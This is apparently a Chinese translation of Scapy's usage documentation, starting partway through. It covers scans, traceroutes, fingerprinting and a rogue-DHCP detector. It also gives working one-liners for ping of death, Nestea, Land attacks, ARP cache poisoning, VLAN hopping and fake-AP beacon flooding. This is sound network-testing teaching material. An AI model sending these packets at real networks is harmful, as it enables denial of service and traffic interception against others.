1  192.168.8.1         192.168.8.1        192.168.8.1        192.168.8.1        192.16...
2  82.251.4.254        82.251.4.254       82.251.4.254       82.251.4.254       82.251...
3  213.228.4.254       213.228.4.254      213.228.4.254      213.228.4.254      213.22...
[...]
>>> res.graph()                         # piped to ImageMagick's display program. Image below.
>>> res.graph(type="ps",target="| lp")   # piped to postscript printer
>>> res.graph(target="> /tmp/graph.svg") # saved to file
```



如果你安装了VPython，你就可以用3D来表示traceroute。右边的按钮是旋转图案，中间的按钮是放大缩小，左边的按钮是移动图案。如果你单你按住Ctrl单击一个球，就会扫描21,22,23,25,80和443端口，并显示结果：

```
>>> res.trace3D()
```





Wireless frame injection

frame injection的前提是你的无线网卡和驱动得正确配置好。

```
$ ifconfig wlan0 up
$ iwpriv wlan0 hostapd 1
$ ifconfig wlan0ap up
```

你可以造一个FakeAP：

```
>>> sendp(Dot11(addr1="ff:ff:ff:ff:ff:ff",addr2=RandMAC(),addr3=RandMAC())/
          Dot11Beacon(cap="ESS")/
          Dot11Elt(ID="SSID",info=RandString(RandNum(1,50)))/
          Dot11Elt(ID="Rates",info='\x82\x84\x0b\x16')/
          Dot11Elt(ID="DSset",info="\x03")/
          Dot11Elt(ID="TIM",info="\x00\x01\x00\x00"),iface="wlan0ap",loop=1)
```

0x02 Simple one-liners

ACK Scan

使用Scapy强大的数据包功能，我们可以快速地复制经典的TCP扫描。例如，模拟ACK Scan将会发送以下字符串：

```
>>> ans,unans = sr(IP(dst="www.slashdot.org")/TCP(dport=[80,666],flags="A"))
```

我们可以在有应答的数据包中发现未过滤的端口：

```
>>> for s,r in ans:
...     if s[TCP].dport == r[TCP].sport:
...        print str(s[TCP].dport) + " is unfiltered"
```

同样的，可以在无应答的数据包中发现过滤的端口：

```
>>> for s in unans:
...     print str(s[TCP].dport) + " is filtered"
```

Xmas Scan

可以使用以下的命令来启动Xmas Scan：

```
>>> ans,unans = sr(IP(dst="192.168.1.1")/TCP(dport=666,flags="FPU") )
```

有RST响应则意味着目标主机的对应端口是关闭的。

IP Scan

较低级的IP Scan可以用来枚举支持的协议：

```
>>> ans,unans=sr(IP(dst="192.168.1.1",proto=(0,255))/"SCAPY",retry=2)
```

ARP Ping

在本地以太网络上最快速地发现主机的方法莫过于ARP Ping了：

```
>>> ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.0/24"),timeout=2)
```

用以下命令可以来审查应答：

```
>>> ans.summary(lambda (s,r): r.sprintf("%Ether.src% %ARP.psrc%") )
```

Scapy还包含内建函数`arping()`,该函数实现的功能和以上的两个命令类似：

```
>>> arping("192.168.1.*")
```

ICMP Ping

可以用以下的命令来模拟经典的ICMP Ping：

```
>>> ans,unans=sr(IP(dst="192.168.1.1-254")/ICMP())
```

用以下的命令可以收集存活主机的信息：

```
>>> ans.summary(lambda (s,r): r.sprintf("%IP.src% is alive") )
```

TCP Ping

如果ICMP　echo请求被禁止了，我们依旧可以用不同的TCP Pings，就像下面的TCP SYN Ping:

```
>>> ans,unans=sr( IP(dst="192.168.1.*")/TCP(dport=80,flags="S") )
```

对我们的刺探有任何响应就意味着为一台存活主机，可以用以下的命令收集结果：

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src% is alive") )
```

UDP Ping

如果其他的都失败了，还可以使用UDP Ping，它可以让存活主机产生ICMP Port unreachable错误。你可以挑选任何极有可能关闭的端口，就像

```
>>> ans,unans=sr( IP(dst="192.168.*.1-10")/UDP(dport=0) )
```

同样的，使用以下命令收集结果：

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src% is alive") )
```

Classical attacks

Malformed packets:

```
>>> send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah):

```
>>> send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)) )
```

Nestea attack:

```
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))
>>> send(IP(dst=target, id=42, frag=48)/("X"*116))
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

Land attack (designed for Microsoft Windows):

```
>>> send(IP(src=target,dst=target)/TCP(sport=135,dport=135))
```

ARP cache poisoning

这种攻击可以通过VLAN跳跃攻击投毒ARP缓存，使得其他客户端无法加入真正的网关地址。

经典的ARP缓存投毒：

```
>>> send( Ether(dst=clientMAC)/ARP(op="who-has", psrc=gateway, pdst=client),
      inter=RandNum(10,40), loop=1 )
```

使用double 802.1q封装进行ARP缓存投毒：

```
>>> send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
      /ARP(op="who-has", psrc=gateway, pdst=client),
      inter=RandNum(10,40), loop=1 )
```

TCP Port Scanning

发送一个TCP SYN到每一个端口上。等待一个SYN-ACK或者是RST或者是一个ICMP错误：

```
>>> res,unans = sr( IP(dst="target")
                /TCP(flags="S", dport=(1,1024)) )
```

将开放的端口结果可视化：

```
>>> res.nsummary( lfilter=lambda (s,r): (r.haslayer(TCP) and (r.getlayer(TCP).flags & 2)) )
```

IKE Scanning

我们试图通过发送ISAKMP Security Association proposals来确定VPN集中器，并接收应答：

```
>>> res,unans = sr( IP(dst="192.168.1.*")/UDP()
                /ISAKMP(init_cookie=RandString(8), exch_type="identity prot.")
                /ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal())
              )
```

可视化结果列表：

```
>>> res.nsummary(prn=lambda (s,r): r.src, lfilter=lambda (s,r): r.haslayer(ISAKMP) )
```

Advanced traceroute

TCP SYN traceroute

```
>>> ans,unans=sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags="S"))
```

结果会是：

```
>>> ans.summary( lambda(s,r) : r.sprintf("%IP.src%\t{ICMP:%ICMP.type%}\t{TCP:%TCP.flags%}"))
192.168.1.1     time-exceeded
68.86.90.162    time-exceeded
4.79.43.134     time-exceeded
4.79.43.133     time-exceeded
4.68.18.126     time-exceeded
4.68.123.38     time-exceeded
4.2.2.1         SA
```

UDP traceroute

相比较TCP来说， traceroute一个UDP应用程序是不可靠的，因为ta没有握手的过程。我们需要给一个应用性的有效载荷（DNS，ISAKMP，N

```
>>> res,unans = sr(IP(dst="target", ttl=(1,20))/UDP()/DNS(qd=DNSQR(qname="test.com"))
```

我们可以想象得到一个路由器列表的结果：

```
>>> res.make_table(lambda (s,r): (s.dst, s.ttl, r.src))
```

DNS traceroute

我们可以在`traceroute()`函数中设置`l4`参数为一个完整的数据包，来实现DNS traceroute：

```
>>> ans,unans=traceroute("4.2.2.1",l4=UDP(sport=RandShort())/DNS(qd=DNSQR(qname="thesprawl.org")))
Begin emission:
..*....******...******.***...****Finished to send 30 packets.
*****...***.............................
Received 75 packets, got 28 answers, remaining 2 packets
   4.2.2.1:udp53
1  192.168.1.1     11
4  68.86.90.162    11
5  4.79.43.134     11
6  4.79.43.133     11
7  4.68.18.62      11
8  4.68.123.6      11
9  4.2.2.1
...
```

Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP())
<IP src=172.16.1.232 proto=1 [...] |<ICMP code=0 type=0 [...]|
<Padding load='0O\x02\x01\x00\x04\x06public\xa2B\x02\x02\x1e' |>>>
```

ICMP leaking

这是一个Linux2.0的一个bug：

```
>>> sr1(IP(dst="172.16.1.1", options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
<IPerror src=172.16.1.24 options='\x02\x00\x00\x00' [...] |
<ICMPerror code=0 type=8 id=0x0 seq=0x0 chksum=0xf7ff |
<Padding load='\x00[...]\x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>>>>
```

VLAN hopping

在非常特殊的情况下，使用double 802.1q封装，可以将一个数据包跳到另一个VLAN中：

```
>>> sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())
```

Wireless sniffing

以下的命令将会像大多数的无线嗅探器那样显示信息：

```
>>> sniff(iface="ath0",prn=lambda x:x.sprintf("{Dot11Beacon:%Dot11.addr3%\t%Dot11Beacon.info%\t%PrismHeader.channel%\tDot11Beacon.c
```

以上命令会产生类似如下的输出：

```
00:00:00:01:02:03 netgear      6L   ESS+privacy+PBCC
11:22:33:44:55:66 wireless_100 6L   short-slot+ESS+privacy
44:55:66:00:11:22 linksys      6L   short-slot+ESS+privacy
12:34:56:78:90:12 NETGEAR      6L   short-slot+ESS+privacy+short-preamble
```

0x03 Recipes

Simplistic ARP Monitor

以下的程序使用了`sniff()`函数的回调功能（prn参数）。将store参数设置为0，就可以使`sniff()`函数不存储任何数据（否则会存储），所以
荷的情况下有更好的性能：filter会在内核中应用，而且Scapy就只能嗅探到ARP流量。

```
#! /usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

Identifying rogue DHCP servers on your LAN

Problem

你怀疑有人已经在你的LAN中安装了额外的未经授权的DHCP服务器-无论是故意的还是有意的。因此你想要检查是否有任何活动的DHCP服务器

Solution

使用Scapy发送一个DHCP发现请求，并分析应答：

```
>>> conf.checkIPaddr = False
>>> fam,hw = get_if_raw_hwaddr(conf.iface)
>>> dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst="255.255.255.255")/UDP(sport=68,dport=67)/BOOTP(chaddr=hw)/
>>> ans, unans = srp(dhcp_discover, multi=True)      # Press CTRL-C after several seconds
Begin emission:
Finished to send 1 packets.
.*...*..
Received 8 packets, got 2 answers, remaining 0 packets
```

在这种情况下，我们得到了两个应答，所以测试网络上有两个活动的DHCP服务器：

```
>>> ans.summarize()
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==> Ether / IP / UDP 192.168.1.1:bootps > 255.255.255.255:b
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==> Ether / IP / UDP 192.168.1.11:bootps > 255.255.255.255:
}}}
We are only interested in the MAC and IP addresses of the replies:
{{{
>>> for p in ans: print p[1][Ether].src, p[1][IP].src
...
00:de:ad:be:ef:00 192.168.1.1
00:11:11:22:22:33 192.168.1.11
```

Discussion

我们设置 `multi=True` 来确保Scapy在接收到第一个响应之后可以等待更多的应答数据包。这也就是我们为什么不用更方便的 `dhcp_request()` 函
因： `dhcp_request()` 使用 `srp1()` 来发送和接收数据包，这样在接收到一个应答数据包之后就会立即返回。

此外，Scapy通常确保应答来源于之前发送请求的目的地址。但是我们的DHCP数据包被发送到IP广播地址（255.255.255.255），任何应答数
IP地址（e.g. 192.168.1.1）。由于这些IP地址不匹配，我们必须在发送请求前使用 `conf.checkIPaddr = False` 来禁用Scapy的check。

See also

http://en.wikipedia.org/wiki/Rogue_DHCP

Firewalking

TTL减一操作过滤后，只有没被过滤的数据包会产生一个ICMP TTL超时

```
>>> ans, unans = sr(IP(dst="172.16.4.27", ttl=16)/TCP(dport=(1,1024)))
>>> for s,r in ans:
        if r.haslayer(ICMP) and r.payload.type == 11:
            print s.dport
```

在对多网卡的防火墙查找子网时，只有它自己的网卡IP可以达到这个TTL：

```
>>> ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
>>> for i in unans: print i.dst
```

TCP Timestamp Filtering

Problem

在比较流行的端口扫描器中，一种常见的情况就是没有设置TCP时间戳选项，而许多防火墙都包含一条规则来丢弃这样的TCP数据包。

Solution

为了让Scapy能够到达其他位置，就必须使用其他选项：

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S",options=[('Timestamp',(0,0))]))
```

Viewing packets with Wireshark

Problem

你已经使用Scapy收集或者嗅探了一些数据包，因为Wireshark高级的数据包展示功能，你想使用Wireshark查看这些数据包。

Solution

正好可以使用`wireshark()`函数：

```
>>> packets = Ether()/IP(dst=Net("google.com/30"))/ICMP()     # first generate some packets
>>> wireshark(packets)                                       # show them with Wireshark
```

Discussion

`wireshark()`函数可以生成一个临时pcap文件，来包含你的数据包，然后会在后台启动Wireshark，使其在启动时读取该文件。

请记住Wireshark是处理第二层的数据包（通常被称为“帧”）。所以我们必须为ICMP数据包添加一个Ether()头。如果你直接将IP数据包（第三层
结果。

你可以通过改变conf.prog.wireshark的配置设置，来告诉Scapy去哪寻找Wireshark可执行文件。

OS Fingerprinting

ISN

Scapy的可用于分析ISN（初始序列号）递增来发现可能有漏洞的系统。首先我们将在一个循环中发送SYN探头，来收集目标响应：

```
>>> ans,unans=srloop(IP(dst="192.168.1.1")/TCP(dport=80,flags="S"))
```

一旦我们得到响应之后，我们可以像这样开始分析收集到的数据：

```
>>> temp = 0
>>> for s,r in ans:
...     temp = r[TCP].seq - temp
...     print str(r[TCP].seq) + "\t+" + str(temp)
...
4278709328      +4275758673
4279655607      +3896934
4280642461      +4276745527
4281648240      +4902713
4282645099      +4277742386
4283643696      +5901310
```

nmap_fp

在Scapy中支持Nmap指纹识别（是到Nmap v4.20的“第一代”功能）。在Scapy v2中，你首先得加载扩展模块：

```
>>> load_module("nmap")
```

如果你已经安装了Nmap，你可以让Scapy使用它的主动操作系统指纹数据库。清确保version 1签名数据库位于指定的路径：

```
>>> conf.nmap_base
```

然后你可以使用`namp_fp()`函数，该函数和Nmap操作系统检测引擎使用同样的探针：

```
>>> nmap_fp("192.168.1.1",oport=443,cport=1)
Begin emission:
.****..**Finished to send 8 packets.
*.........................................
Received 58 packets, got 7 answers, remaining 1 packets
(1.0, ['Linux 2.4.0 - 2.5.20', 'Linux 2.4.19 w/grsecurity patch',
```

```
'Linux 2.4.20 - 2.4.22 w/grsecurity.org patch', 'Linux 2.4.22-ck2 (x86)
w/grsecurity.org and HZ=1000 patches', 'Linux 2.4.7 - 2.6.11'])
```

p0f

如果你已在操作系统中安装了p0f，你可以直接从Scapy中使用它来猜测操作系统名称和版本。（仅在SYN数据库被使用时）。首先要确保p0f数

```
>>> conf.p0f_base
```

例如，根据一个捕获的数据包猜测操作系统：

```
>>> sniff(prn=prnp0f)
192.168.1.100:54716 - Linux 2.6 (newer, 1) (up: 24 hrs)
  -> 74.125.19.104:www (distance 0)
<Sniffed: TCP:339 UDP:2 ICMP:0 Other:156>
```